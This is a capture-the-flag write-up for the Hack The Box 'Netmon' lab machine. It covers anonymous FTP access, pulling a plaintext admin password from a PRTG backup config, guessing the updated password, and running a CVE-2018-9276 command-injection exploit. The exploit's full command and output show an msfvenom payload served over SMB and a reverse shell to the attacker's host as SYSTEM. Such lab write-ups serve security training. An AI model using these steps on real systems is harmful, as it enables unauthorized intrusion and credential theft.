HTB NETMON


IP - 10.129.54.117

Q1 What is the name of the application running on port 80? Given the three words in the logo.

Running the nmap command **nmap -sV -sC -vv** we get the following results:

```
PORT    STATE SERVICE      REASON  VERSION
21/tcp  open  ftp          syn-ack Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
80/tcp  open  http         syn-ack Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp open  msrpc        syn-ack Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

When we load the webpage running on port 80 we get the company and answer **PRTG Network Monitor**



Q2 What service is running on TCP port 21?

From the nmap scan we can see that **FTP** is running on port 21. something also to note is that we can see that it allows Anonymous login.

Q3 Submit User Flag

Because we have Anonymous login in FTP we can navigate to the user profile desktop and use the **get**

Q4 What is the full path of the folder where PRTG Network Monitor saves its configuration files by default?

After googling for a default configuration file location we find that it is located in

\ProgramData\Paessler\PRTG Network Monitor

Program directory

By default, the PRTG setup program stores the core installation in one of the following directories:

```
%programfiles%\PRTG Network Monitor
```

or

```
%programfiles(x86)%\PRTG Network Monitor
```

Tip: To directly open an Explorer Window showing the respective directory, click on "Run..." in the Windows Start Menu (shortcut Windows+R), paste the path above into the "Open:" field and click "OK".

However, the default setting can be changed during setup. To find the right path for your PRTG installation, please look it up in the Properties of your Start Menu's PRTG icons.

Note: The Windows *ProgramData* folder is hidden by default. To show it, open the Windows Explorer, open the **View** tab, and select **Hidden items** (on Windows 10 and Windows Server 2012, works similar on other Windows versions).

Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated **PRTG 7/8**, or as of **PRTG 9**), as well as on your Windows version. The paths are also different if you have upgraded from the deprecated **PRTG 7/8** versus installed a new version as of **PRTG 9**.

The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

```
%programdata%\Paessler\PRTG Network Monitor
```

The path is the same for Windows Vista (deprecated).

Windows XP, Windows 2003 (these Windows versions are not officially supported):

```
%ALLUSERSPROFILE%\Application data\Paessler\PRTG Network Monitor
```

```
ftp> ls -la
229 Entering Extended Passive Mode (|||50058|)
150 Opening ASCII mode data connection.
11-20-16  10:46PM       <DIR>          $RECYCLE.BIN
02-03-19  12:18AM                 1024 .rnd
11-20-16  09:59PM               389408 bootmgr
07-16-16  09:10AM                    1 BOOTNXT
02-03-19  08:05AM       <DIR>          Documents and Settings
02-25-19  10:15PM       <DIR>          inetpub
07-26-24  11:12PM            738197504 pagefile.sys
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
12-15-21  10:40AM       <DIR>          ProgramData
02-03-19  08:05AM       <DIR>          Recovery
02-03-19  08:04AM       <DIR>          System Volume Information
02-03-19  08:08AM       <DIR>          Users
11-10-23  10:20AM       <DIR>          Windows
226 Transfer complete.
ftp> cd "ProgramData"
250 CWD command successful.
ftp> s
?Ambiguous command.
ftp> ls
229 Entering Extended Passive Mode (|||50061|)
125 Data connection already open; Transfer starting.
12-15-21  10:40AM       <DIR>          Corefig
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd "Paessler"
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50062|)
150 Opening ASCII mode data connection.
07-26-24  11:23PM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp>
```

Q5 What is the name of the backup config file?

Once I navigate into the directory i find the old configuration file and use the **get** command to get it onto my local machine.

A: **PRTG Configuration.old.bak**

```
ftp> ls
229 Entering Extended Passive Mode (|||50095|)
125 Data connection already open; Transfer starting.
08-18-23  08:20AM       <DIR>          Configuration Auto-Backups
07-26-24  11:23PM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
07-26-24  11:23PM       <DIR>          Logs (Web Server)
07-26-24  11:18PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
07-26-24  11:23PM              1648004 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
```

Q6 What was the prtgadmin user's password according to that file?


If we open the configuration file and lookup the word password we fine the credentials:

prtgadmin
PrTg@dmin2018

```
    <dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
```

Q7 What was the prtgadmin user password now?

Since the box was created in 2019 I took an estimated guess due to the old password and tried **PrTg@dmin2019** and was successful.



Q8 What Version of PRTG is Installed

We see that version **18.1.37.13946** is installed

After looking up the version we find that it is Vulnerable to Authenticated Command Injection. We find the following github repo

https://github.com/A1vinSmith/CVE-2018-9276

Q9 Which user is this software running as by deafult?

After we run the exploit we see that by default we are running as **system**

```
└─$ sudo python3 exploit.py -i 10.129.54.117 -p 80 --lhost 10.10.14.42 --lport 1337 --user prtgadmin --password PrTg@dmin2019
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.129.54.117:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.42 LPORT=1337 OUTPUT=/tmp/qeicpjdg.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/ajsankari/CVE-2018-9276/exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/home/ajsankari/CVE-2018-9276/exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.14.42\QQZJMNUJ]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2019] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[+] Listening on [10.10.14.42:1337 for the reverse shell!]
listening on [any] 1337 ...
[*] Incoming connection (10.129.54.117,50364)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
connect to [10.10.14.42] from (UNKNOWN) [10.129.54.117] 50367
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>[*] Disconnecting Share(1:IPC$)
whoami
whoami
nt authority\system
```

Q10 Submit Root Flag

After navigating to the Administrator Desktop we are now able to retrieve the root flag.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
0f1f57b035e918f0b0593735c176f78a
```